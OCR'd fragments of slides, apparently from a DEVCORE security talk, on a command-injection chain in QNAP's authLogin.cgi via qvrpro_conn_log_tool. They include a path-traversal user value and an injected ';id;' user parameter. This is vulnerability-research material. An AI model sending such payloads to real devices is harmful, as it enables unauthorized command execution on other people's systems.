
Command Injection - qvrpro_conn_log_tool

user

EXE

authLogin.cgi

Command Injection - qvrpro_conn_log_tool




qtoken = 123

user = ../../../../sbin/qvrpro_conn_log_tool

user

authLogin.cgi

Command Injection - qvrpro_conn_log_tool




qtoken = 123
user = ../../../../sbin/qvrpro_conn_log_tool

Call device_auth_get_user_config_path(user)

Command Injection - qvrpro_conn_log_tool


建立目錄 /sbin/qvrpro_conn_log_tool



qtoken = 123
user = ../../../../sbin/qvrpro_conn_log_tool

Command Injection - Code Flow

DEVCORE



user

authLogin.cgi


qLogEngined

qLogDB

qvrpro_conn_log_tool

qvrproLogDB

Command Injection - Code Flow



user = ;id;

device = aaa

plain_pwd = Wrong

user

authLogin.cgi

